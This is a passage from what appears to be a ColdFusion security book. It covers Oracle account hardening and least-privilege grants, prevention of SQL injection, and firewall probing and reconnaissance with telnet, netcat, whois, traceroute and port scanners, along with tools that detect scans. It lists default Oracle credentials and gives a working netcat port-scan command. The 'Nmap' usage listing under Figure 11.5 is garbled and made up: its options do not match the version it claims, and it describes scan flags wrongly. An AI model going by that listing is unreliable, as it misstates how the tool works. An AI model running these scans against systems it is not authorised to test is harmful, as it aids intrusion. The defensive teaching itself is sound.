Oracle listens on a number of ports, most notably 1521, which is the main database connection port for the TNSLISTENER process. On our test machine, various Oracle processes were also listening on 1038, 1039, 1125, 1748, 1754, 1808, 1809, 2481, and 7775. You should block all access to the Oracle machine at the OS level, except for the ports you need to be able to manage the box, and 1521, which should only be accessible to ColdFusion. If ColdFusion is running on the same machine as Oracle, 1521 should also be blocked at the firewall. There is usually no good reason to allow public access to any port but 80 on the Web server.

Securing the Administrative Accounts

Although Oracle has many features for security, it also creates a slew of users in its default install. The most dangerous username/password combinations are *system/manager* and *sys/change_on_install*. Both accounts should have their passwords changed immediately after install. For information on the 15 to 20 *other* accounts created by default (including which ones are safe to delete), see the Unofficial Oracle FAQ at www.orafaq.org/faqdbase.htm.

Create a Non-Administrative User

Oracle is a bit strange in its handling of users. Simply put, some users represent applications (collections of tables, or “schemas”), some users are actual breathing users, and some users are reserved for administrative use. We’re going to borrow the *Scott* schema for these examples, since it’s installed by default. Now, “Scott” sounds like a username (and it is), but its schema (users are associated with

schemas) contains several useful tables. This is really the difference between “user” users and “application” users: the schemas for “application” users contain tables; for the users that represent people, there are usually no tables in the corresponding schema.

```
CONNECT system/manager;
CREATE USER cfuser IDENTIFIED BY syngress;
GRANT CREATE SESSION TO cfuser;
```

Although the CONNECT role is often used for this purpose, CONNECT also grants several other privileges (such as CREATE TABLE) that aren’t necessary for our application to function, as we can see using SQL*Plus:

```
>COLUMN Grantee format a8;
>COLUMN Privilege format a20;
>SELECT * FROM dba_sys_privs WHERE grantee='CONNECT' ;
```

GRANTEE	PRIVILEGE	ADM
CONNECT	ALTER SESSION	NO
CONNECT	CREATE CLUSTER	NO
CONNECT	CREATE DATABASE LINK	NO
CONNECT	CREATE SEQUENCE	NO
CONNECT	CREATE SESSION	NO
CONNECT	CREATE SYNONYM	NO
CONNECT	CREATE TABLE	NO
CONNECT	CREATE VIEW	NO

8 rows selected.

Remove All Rights from That User

All users are, by default, granted no privileges, except those inherited from the *Public* user/schema. *Public* has two primary purposes: as a way to assign rights to all users, and as a way to create synonyms that apply to all users. To view the rights assigned to *Public*, make sure you have some extra time, and then run this command:

```
SELECT * FROM dba_tab_privs WHERE grantee='PUBLIC' ;
```

To review the public synonyms available, the command is:

```
SELECT * FROM dba_synonyms WHERE Owner = 'PUBLIC';
```

Grant Permissions Required to SELECT Data

To grant permissions, we need to connect to Oracle using the username of the application user. For these examples, we're going to leave the passwords for *System* and *Scott* at their defaults, that is, *manager* and *tiger*, respectively. First, we're going to create a couple of example tables, loosely based on the Northwind example tables installed with SQL Server:

```
CREATE TABLE orders (
    Orderid int
    ,OrderDate date
    ,ShipName varchar2(50)
    ,ShipAddress varchar2(60)
    ,ShipCity varchar2(20)
    ,ShipState char(2)
    ,ShipPostalCode varchar2(10)
);
CREATE SEQUENCE NextOrder;
CREATE TABLE OrderDetails (
    OrderID int
    ,ProductName varchar2(50)
    ,UnitPrice float
    ,Quantity int
);

```

Interestingly, if you don't have SELECT permissions for a given table, Oracle doesn't tell you that you don't have appropriate rights—Oracle reports this:

```
>select * from dba_roles;
select * from dba_roles
*
ERROR at line 1:
ORA-00942: table or view does not exist
```

Before we start granting rights, let's make public synonyms for the tables (and the sequence we're using for OrderIDs) in the *Scott* schema:

```
CONNECT system/manager;
CREATE PUBLIC SYNONYM account FOR scott.account;
CREATE PUBLIC SYNONYM bonus FOR scott.bonus;
CREATE PUBLIC SYNONYM dept FOR scott.dept;
CREATE PUBLIC SYNONYM receipt FOR scott.receipt;
CREATE PUBLIC SYNONYM salgrade FOR scott.salgrade;
CREATE PUBLIC SYNONYM Orders FOR scott.Orders;
CREATE PUBLIC SYNONYM NextOrder FOR scott.NextOrder;
CREATE PUBLIC SYNONYM OrderDetails FOR scott.OrderDetails;
```

Now, we'll grant SELECT permissions for these tables to cfuser:

```
CONNECT scott/tiger;
GRANT SELECT ON account TO cfuser;
GRANT SELECT ON bonus TO cfuser;
GRANT SELECT ON dept TO cfuser;
GRANT SELECT ON receipt TO cfuser;
GRANT SELECT ON salgrade TO cfuser;
GRANT SELECT ON Orders TO cfuser;
GRANT SELECT ON NextOrder TO cfuser;
GRANT SELECT ON OrderDetails TO cfuser;
```

Grant Permissions for Inserting, Updating, or Deleting Data

For Oracle, we're going to use stored procedures for updates and deletes, and grant insert privileges to cfuser:

```
GRANT INSERT ON Orders TO cfuser;
GRANT INSERT ON OrderDetails TO cfuser;

CREATE OR REPLACE PROCEDURE OrdersUpdate (
    inOrderID in int
    ,inOrderDate in date
    ,inShipName in varchar2
```

```
,inShipAddress in varchar2
,inShipCity in varchar2
,inShipState in char
,inShipPostalCode in varchar
) AS
BEGIN
    UPDATE Orders
    SET OrderDate = inOrderDate
        ,ShipName = inShipName
        ,ShipAddress = inShipAddress
        ,ShipCity = inShipCity
        ,ShipState = inShipState
        ,ShipPostalCode = inShipPostalCode
    WHERE OrderID = inOrderID;
END;

CREATE OR REPLACE PROCEDURE OrderDetailsUpdate (
    inOrderID in integer
    ,inProductName in varchar2
    ,inQuantity in integer
) AS
BEGIN
    UPDATE OrderDetails
    SET Quantity = inQuantity
    WHERE OrderID = inOrderID
        AND ProductName = inProductName;
END;

CREATE OR REPLACE PROCEDURE OrdersDelete (
    inOrderID in integer
) AS
BEGIN
    DELETE FROM OrderDetails
    WHERE OrderID = inOrderID;
```

```
DELETE FROM Orders
WHERE OrderID = inOrderID;
END;

CREATE OR REPLACE PROCEDURE OrderDetailsDelete (
    inOrderID in integer
    ,inProductName in varchar2
) AS
BEGIN
    DELETE FROM OrderDetails
    WHERE OrderID = inOrderID
        AND ProductName = inProductName;
END;
```

Note that we’re using CREATE OR REPLACE, even though we’re simply creating the procedures. It’s a good habit to get into: if you drop and then create procedures, all permissions must be reassigned. If you replace the procedure in-place, using CREATE OR REPLACE, then the permissions you’ve granted remain in place. That reminds us:

```
GRANT EXECUTE ON OrdersUpdate TO cfuser;
GRANT EXECUTE ON OrderDetailsUpdate TO cfuser;
GRANT EXECUTE ON OrdersDelete TO cfuser;
GRANT EXECUTE ON OrderDetailsDelete TO cfuser;
```

Therefore, if we try to execute the stored procedure from ColdFusion as cfuser, we get the result shown in Figure 10.16.


What did we forget? Well, the *OrdersDelete* procedure is not part of the cfuser schema, so we need to either refer to it as *Scott.OrdersDelete*, or create a public synonym. Which method you use is usually dictated by your Oracle DBA’s version of “this is the absolutely correct means of accomplishing this,” but we’re going to use public synonyms:

```
CONNECT system/manager
CREATE PUBLIC SYNONYM OrdersUpdate
    FOR Scott.OrdersUpdate;
CREATE PUBLIC SYNONYM OrderDetailsUpdate
    FOR Scott.OrderDetailsUpdate;
```

```
CREATE PUBLIC SYNONYM OrdersDelete
FOR Scott.OrdersDelete;
CREATE PUBLIC SYNONYM OrdersDetailsDelete
FOR Scott.OrdersDetailsDelete;
```

We now are able to call the stored procedure from cfuser.

Figure 10.16 Result of Insufficient Permissions in Oracle



Summary

As we've seen, there are two fronts to the battle for database security in ColdFusion. First, the code you use to create the queries should be secure; second, your database should limit the activities allowed by the ColdFusion user.

Never trust data coming from the browser! URLs can be modified, and form data can be forged. Use `<CFPARAM>` to test for variable existence and to enforce data type restrictions. In addition, use `<CFQUERYPARAM>` to enforce type restrictions while improving system performance and scalability.

We make the database side of our systems more secure by starting with no permissions. Then, we slowly add permissions until we reach the minimum permission set necessary to get the system's job done. We also use stored procedures to limit the database operations available to the program, and therefore (indirectly) available to the user. For databases that don't support user permissions well, we restricted the SQL operations available to the system via the ColdFusion Administrator.

If you're running a database system that we didn't cover, then review the notes from the systems we *did* cover, and translate the methodology to the database system of your preference.

Solutions Fast Track

Database Authentication and Authorization

- Use the ColdFusion Administrator to hold database passwords.
- Protect access to the Registry and its backups, or the cf.registry file on non-Windows servers, as database passwords configured in the Administrator are stored there.
- Never use a database administrator account to access the database.
- If your server runs untrusted code, beware of the *ConnectionString* feature, as it might allow programmers to access a local MS SQL Server with heightened permissions.
- Use datasource settings in the ColdFusion Administrator to limit the SQL statements that can be executed against desktop databases. (This setting, however, is ineffective against databases that allow more than one SQL statement in a single `<CFQUERY>`.)

Database Security and ColdFusion

- Check the data type of all browser-supplied variables. Trust nothing that comes from a browser!
- Limit the amount of information that can be collected by generating errors.
- Prevent SQL injection attacks:
 - When placing numeric values in SQL statements, use the *val()* function to prevent SQL injection attacks.
 - While ColdFusion will protect you from most attacks against strings, be very careful when using the *preserveSingleQuotes()* function, which circumvents that protection.
 - In versions of ColdFusion prior to 5.0, avoid using functions around string variables in SQL statements, as this has the same effect as *preserveSingleQuotes()*.
 - Use `<CFQUERYPARAM>` to separate SQL statements from data.

Leveraging Database Security

- Use your database's security features to "lock down" access to the data.
 - Secure your server from direct attacks via the network.
 - Secure administrative accounts, and never use the database system administrator account to access the database from ColdFusion (or any other "user" application).
 - Create a non-administrative user to be used by your application.
 - Remove all rights from that user.
 - Grant SELECT permissions to that user, for those tables read by the application.
 - Grant permissions for other operations as required by the application, or create stored procedures for non-SELECT operations.
- If your database system can be configured to restrict activity by using triggers, do so.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the "Ask the Author" form.

Q: My database parameters are mostly in hidden form fields. Aren't they safe?

A: Not really. Hidden form fields can be spoofed. Usually, it's as simple as saving the HTML page to a local drive, editing the <FORM> tag to point to the target script, and then posting it.

Q: But I check CGI.HTTP_REFERER to ensure they're not spoofing forms...

A: You can check cgi.http_referer, but that can still be spoofed, since it comes from the browser—you can even use <CFHTTP> with <CFHTTPPARAM type="cgi"> to spoof that. Try it!

Q: I'm not really comfortable with stored procedures. Is there another way for me to limit row counts?

A: Most databases have some way of determining how many rows were affected by a transaction. You can use <CFTRANSACTION> to roll back the transaction if you're unhappy with the number of rows processed. For example, in SQL Server, the *@@RowCount* variable holds the number of rows processed by the last transaction. We can use this as follows:

```
<cftransaction>

<cfquery name="qExample" datasource="#request.dsn#">
    UPDATE someTable
    SET someColumn = #val(someValue)#
    WHERE somePKey = #someOtherValue#
</cfquery>

<cfquery name="qRowCount" datasource="#request.dsn#">
    SELECT @@RowCount AS RowCount
</cfquery>

<cfif qRowCount.RowCount gt 1>
    <cftransaction action="ROLLBACK" />
</cfif>
</cftransaction>
```

Securing Your ColdFusion Applications Using Third-Party Tools

Solutions in this chapter:

- Using Firewalls
 - DNS Tricks
 - Port Scanning
 - Best Practices
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

When building and deploying large ColdFusion applications, there are many non-ColdFusion solutions that are often overlooked as additional security aids. This chapter seeks to guide you into the understanding of the additional security tools and methodologies that are available, and how to use them in your favor.

It is quite common that the network administrator of your IT department is responsible for supporting, monitoring, and securing the servers in which your ColdFusion applications will be deployed on. And many times, server security is not considered to be that high of a priority to begin with. Although it is almost impossible to prevent hackers that want to break in from breaking into your servers, there are many tools and techniques available that you can use to make it more difficult for them.

Most companies today are aware of the damage potential of an attacker's bad intentions. Some of the damage can be measured in monetary terms, but the most devastating attacks are far too expensive to be measured in such a way (like confidential or proprietary information). Let me give you a real-life example. Imagine you had built a shopping cart application, and all of the sudden your boss comes in and tells you that customers are calling complaining about not receiving merchandise they purchased online, and that there are no orders to account for. You look at the ColdFusion files on the server, and they have been replaced with other ColdFusion files that are sending customers' information to an unknown server. You do a little more investigative work and find out that your company's client information tables are empty. What a nightmare! That scenario actually happened—right after the network administrator installed a brand new firewall.


Firewalls

A firewall is your first line of defense against external attacks via the Internet. It is a system that enforces rules and access policies between networks. Firewalls, if installed and configured correctly, are virtually impenetrable. They block and grant access of traffic coming in and going out of the network; provide the network administrator with a log of the types and amount of traffic that was blocked and granted; log how many attempts there were to bypass it; offer different alert tools; and many other features depending on your specific firewall.

The main purpose of a firewall is to control the traffic of requests that want to enter or leave the network by using *access policies*. If the network administrator, or someone who has this responsibility, does not have a good idea of the types of

access to grant or deny, a firewall won't do very much to protect the network and your servers from being attacked. Figure 11.1 displays the role of the firewall in a small network; it acts as a gatekeeper of the network by filtering who is allowed to enter the protected network from the Internet, and who is allowed to leave it.

Figure 11.1 The Role of a Firewall



NOTE

Many firewalls, like the one from the example mentioned in the Introduction, are mal-configured, mal-maintained, and very seldom monitored, making it so much easier to be tampered with. Hackers are breaking new grounds in finding new vulnerabilities with firewalls just about every day, so it is very important to test and monitor your firewall frequently.

Going back to the example from the Introduction, what could the network administrator have done to prevent that scenario from happening again? What could the ColdFusion developer have done to verify that the state of the firewall was well and sound? Testing, probing, port scanning—these are just some of the defenses that come to mind.

Testing Firewalls

Firewalls in general will give information about themselves to those who know where to find it. By doing a simple port scanning, a hacker can potentially gather

enough information to find out the make and model of your firewall, and from that, figure out what its weaknesses are, and exploit them.

Setting up your firewall correctly can be your best defense in protecting your server against hackers. But what's even more important is monitoring it. There are many different tools and techniques available that can assist you in testing and monitoring your firewall against hackers and hacker attempts.

Using Telnet, Netcat, and SendIP to Probe Your Firewall

Telnet is a program that comes with most operating systems, IBM and UNIX alike, that enables you to connect to a specific port on a target server. By entering the target server's address and a specific port, Telnet displays banner and application information of the services that are running on that port, as well as their versions, and server's operating system (Figure 11.2). Try typing the following: **telnet www.acme10.com 80**, where telnet is the program you are running, www.acme10.com (or you can type an IP address) is the target server, and 80 is the port, in this case HTTP. You can also try SMTP port 25, or FTP port 21, or any other port that you think the server may be listening to. You may have to hit the **Enter** key a couple of times (Figure 11.3). By doing this, you now know that the server that is hosting www.acme10.com is running Microsoft IIS v4.0.

Figure 11.2 Using Telnet in Windows Environment to Connect to Port 80 of www.acme10.com





Figure 11.3 After Hitting the Enter Key a Few Times, You Can See the Type and Model of the Server



Another program that is very useful in gathering information is Netcat. Written by Hobbit, the original NT hacker, its purpose was to create network connections. It features TCP and UDP port scanning, with randomizer, loose source-routing capability, and full DNS forward/reverse checking, with appropriate warnings. Netcat is a very popular tool among hackers and NT administrators because of its broad potential uses (may be downloaded at www.atstake.com/research/tools). It is often used for scanning ports and inventorying services, file transfers, server testing and simulation, firewall testing, proxy gatewaying, network performance testing, address spoofing tests, and so much more. Try typing the following: **nc -u -v -z -w2 192.168.1.1 20-30**, where *nc* is for Netcat, *-u* is for UDP scanning capabilities, *-v* is for verbose output, *-z* is for zero mode I/O, *-w2* is for timeout value for each connection, 192.168.1.1 is the target IP address, and 20-30 are the ports to be scanned. Netcat will try connecting to every port between 20 and 30, and will return information about an FTP, Telnet, and mail servers. Although Netcat can be used for port scanning, it is not its strong point.

It is important to understand that by doing port scanning, a potential attacker will gather information to decide the different ways to exploit the server's vulnerabilities. For example, by looking for information provided by these scanners about ports 21 (FTP), 23 (Telnet), and 25 (SMTP) of a target server, attackers may find out that there is a firewall listening to these ports, obtain the vendor and model of it, figure out the different methods to exploit its vulnerabilities, then attack.

Another tool to probe your firewall is SendIP (for the Linux platform) which is a command line tool that sends arbitrary IP packets. It has a large number of

command line options to specify the content of every header of a TCP, UDP, ICMP, or raw IP packet. It also allows any data to be added to the packet. You can download it at www.earth.li/projectpurple/progs/sendip.html.

Understanding Firewall Logging, Blocking, and Alert Options

Hackers are always looking for new ways to break into companies' networks. They often seek old, unpatched vulnerabilities, as well as new ones in network services, operating systems, and protocols. Although it is difficult to stop someone from attempting to break into your network, it is not difficult to monitor when it happens. For most firewall software, there are logging options associated with each packet filtering rule set, and with the system that runs it. As a rule of thumb, you want your firewall systems to log activities pertinent to firewall operation and the rules the firewall enforces.

There are typically two different types of logging done by your firewall system that you need to understand. The first type is the logging of packets arriving and departing the firewall. An example of this type would be your firewall system logging when a packet gets denied, or forwarded. The other type is the logging of the operations of the firewall software, and the system that runs it. For instance, if your system runs out of disk space, or has no more memory, the firewall system would log that into its logging files. A great feature that comes with most firewall packages is an alerting option that can send pages, e-mails, or execute a pre-defined command or program. Alert options can be extremely valuable to you and others in your IT department to ensure that important event notifications are delivered to the appropriate people as fast as possible. Automatic alerts could be used to let you know when there were successful and unsuccessful logins to the firewall system, when a server fails or reboots, or when changes are made to the firewall configuration.

Since log files are typically large in size, and sometimes difficult to read, alert mechanisms can be very useful in notifying you of any significant event. There are additional software that convert these logs into nice looking interfaces that make it easy to read and understand what has been logged.

Obtaining Additional Firewall Logging Tools

In case your firewall package does not come with additional software to test the configuration and review logs, there is a large number of commercial and shareware software available to you. There are network traffic generator tools that can be used to observe how your system handles heavy amounts of traffic. Spak (which stands for *Send Packet*) is a collection of tools that can be used to generate

and send arbitrary packets to a socket. It was designed to be used as a tool to test firewalls, but can also be used for malicious purposes. Another type of tools available is network monitors such as TCPDump (for UNIX and Linux) and Windump (for Windows). TCPDump prints out, or saves to a file, the headers of packets on a network interface that match a certain expression.

There are also network intrusion detection systems available such as Network Flight Recorder (NFR), and Navy's SHADOW (which stands for Secondary Heuristic Analysis System for Defensive Warfare). NFR monitors networks in real time for activity such as known attacks, abnormal behavior, unauthorized access attempts and policy infringements. Information associated with activity that may be suspicious is recorded and alerts raised as necessary to inform you of such attempts. The SHADOW software was designed to pick up and help analyze attempts to break into computer networks instead of simply functioning as a passive logging tool. It is an open-source software, and freely distributed online, but there is no official support. SHADOW consists of two parts: Sensors sit outside a network firewall, monitoring normal and potentially malicious attempts to enter the network, and an analysis system sits inside the firewall, keeping a log of activity.

DNS Tricks

Hackers who possess only minor details about a targeted network will often start with basic reconnaissance techniques. The first step in gathering details about a network is to perform a DNS lookup. By doing a simple Whois search, a hacker can obtain technical and administrative contact names, addresses, phone numbers, and most importantly primary and secondary name server's name and IP address.

Let's gather some basic information about our company. Let's go to www.allwhois.com, and enter **acme10.com**. What we get back is:

```
domain name: acme10.com
Registrant: Acme 10, Inc., address, city, zip, and state, plus phone
number and maybe a fax number.
Administrative and technical contact information: Scott Cricket,
address, city, zip, and state, plus phone and fax numbers.
Domain created on 01/01/1995
Domain expires on 01/01/2010
Domain servers: NS1.US.ACME10.COM      192.168.1.1
                  NS2.US.ACME10.COM      192.168.1.2
```


The next step here in our reconnaissance efforts is to do a traceroute.

Traceroute is a program that is available to many systems (*tracert* on Windows NT) that traces the path an information packet takes to a particular destination, in our case from our computer to 192.168.1.1. This program is used mostly to debug routing problems between hosts, but can be used to find out other IP addresses and firewall information that the targeted company may have.

A well-known rule of thumb is that the second to last hop, or server path, is either a firewall IP address, or a router that is filtering the packet. Having that information at hand, a hacker could potentially figure out whether the second to last IP address is of a firewall, and find out the vendor and model.

There are also traceroute interfaces available on the Web that integrates results with Whois queries. A very nice looking interface can be found at www.visualware.com/visualroute/index.html. As you can see in Figure 11.4, VisualRoute has a colorful interface that pinpoints the locations of the servers found in a particular trace; however, it lacks depth in scanning large-scale networks.

Figure 11.4 The VisualRoute Interface



While there are many reconnaissance tools being developed each day, there are several countermeasure techniques that companies are using to identify these network reconnaissance probes and prevent their occurrence. Many of routers and firewalls come with network intrusion detection systems that, once turned on, will detect many of these tools, log each occurrence, and generate fake responses.

Notes from the Underground...

DNS Searches

Although hackers typically do not randomly select companies to attack, they will start by looking up basic information in Whois databases. At www.allwhois.com, for example, one can enter a Website address, and get basic information on a company. Sometimes, hackers will even call technical and administrative contacts using the phone numbers found in the search, and impersonate others to obtain information.

Port Scanning Tools


Hackers will often use publicly available tools to determine what services and ports are available on the target systems. Active services that are listening may allow an unauthorized user to gain access to systems that are mal-configured or unpatched. Some tools used will also grab information available from an active port, making it easier to determine the operating system and the service that are running on a particular port. Let's take a look at some of these tools, and at some detection tools that can alert you to their use.

Strobe is a TCP port scanning utility that has been around for some time. It has the ability to optimize system and network resources, thus being able to scan a target system in an efficient manner. Strobe does not provide UDP scanning capabilities, which limits the output of the scanning report, and can be easily detected by the target system. Usually a firewall is used to detect, log, and alert you of such scans. (Read the “Using Firewalls” section earlier in this chapter for more information). Not every scan is made by potential hackers. Many Internet service providers (ISPs) will frequently scan the computers using their services for auditing, and bandwidth purposes. You can verify it by looking at your logs and checking the IP address of the original requestor. Also, many network intrusion detection systems, like ZoneAlarm Pro, will log and notify you of when scans are made and give you a Whois lookup of the IP address of the requestor.

Another widely used port scanning tool is the Network Mapper, or Nmap (Figure 11.5). Nmap provides basic TCP and UDP scanning capabilities for one system, or a complete network. It also gives you the option to save the output to a tab-delimited file, and to scan a target system under decoy mode. The decoy mode launches decoy scans at the same time a real scan is launched. The target system will then respond to the decoy scans as well as your scan, but will have the

burden of trying to track down all the scans, and determine which are the decoys, and which are yours. Nmap is also a great tool for discovering firewall information by reading ICMP type 3 message (Destination Unreachable), which means that a firewall has blocked port communications with the scanner.

Figure 11.5 Nmap Scanner



```

Starting nmap 2.53 ( http://www.insecure.org/nmap )
Copyright (C) 2002 Insecure.org.  All rights reserved.

nmap: 2.53 Usage: nmap [Scan Targets] [Options] [Script or set filters]
      Basic Options Scan Types (*= option requires root privileges)
      -sS TCP connect() port scan (default)
      -sW SYN stealth port scan (most aggressive TCP scan)
      -sF FIN scan (find any reachable machine)
      -sT,TCP Stealth FIN, Null, or All scan (options only)
      -sA,-sX TCP/Identify scan (can with other scan types)
      Basic Options Other options required, must be combined:
      -O OS detection (uses TCPPortScanner and OS fingerprinting)
      -Pn (-P-) Only scan ports listed in nmap-services
      --script Script to run (use --script-help for details)
      -T Timing (normal, fast, aggressive, extremely aggressive)
      -R Randomize (hostnames, ports, OS detection)
      -I Threads (number of threads to use)
      -U Character(0..9a..zA..zZ..!@..#..%..<..>) General timing policy
      -A All (Nmap da NSE resolution/OS detection/SMB stealth: sometimes useful)
      -n --noresolve Output normal/machine readable name tags to logfiles
      -oG File (output to file) --script output to file
      -oX File (output to XML file) --script output to XML file
      --scriptdir Dir (script directory path) --scriptdir path to script directory
      --scriptargs S (script arguments) --scriptargs arg1 --scriptargs arg2 --scriptargs arg3
      Examples: nmap -sS -O www.my.com 192.168.0.0/24
      See THE NMAP PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
      Ctrl-C to stop
  
```

SuperScan (Figure 11.6) is another fast and flexible TCP port scanner, that allows for flexible specification of target networks and port lists. It also has a very good help file system that explains all of its features and options, in plain English.

Figure 11.6 SuperScan Port Scanner



One of the most well rounded network discovery tools is NetScan Tools Pro 2000 (Figure 11.7). It offers several utility tools in one interface. It executes DNS queries including nslookup, Whois, ping, NetBIOS name table scans, port scans, and much more. Its port scanner, Port Probe, performs TCP and UDP scans, and is capable of supporting multithreaded speed.

Figure 11.7 NetScan Tools Pro 2000 Utility



Port scanning is often used by attackers to determine TCP and UDP ports listening on remote systems, its associated services, and platforms found on the listening ports. Detecting port scan activity early is very important in getting ready for an attack, and by whom. Companies, and individuals, rely on network based Intruder Detection Systems to detect port scans, like snort, and personal firewalls.

Detecting Port Scanning

Snort is a nice little application that will alert you when a port scan has occurred. It has a nice interface, and a good support group to resolve issues. Another great tool for detecting simple scans is Genius 3.0. It will listen to numerous port open requests, and warn you when it does detect a scan, giving you an originating IP address, which most times is the IP address of the attacker, and the DNS name associated with that IP address.

Another port scan detector for the Windows platform is BlackICE, which offers real agent-based intrusion detection. And, ZoneAlarm, which provides both

NIDS (network intrusion detection systems) and firewall functionality for the Windows environment.

Best Practices

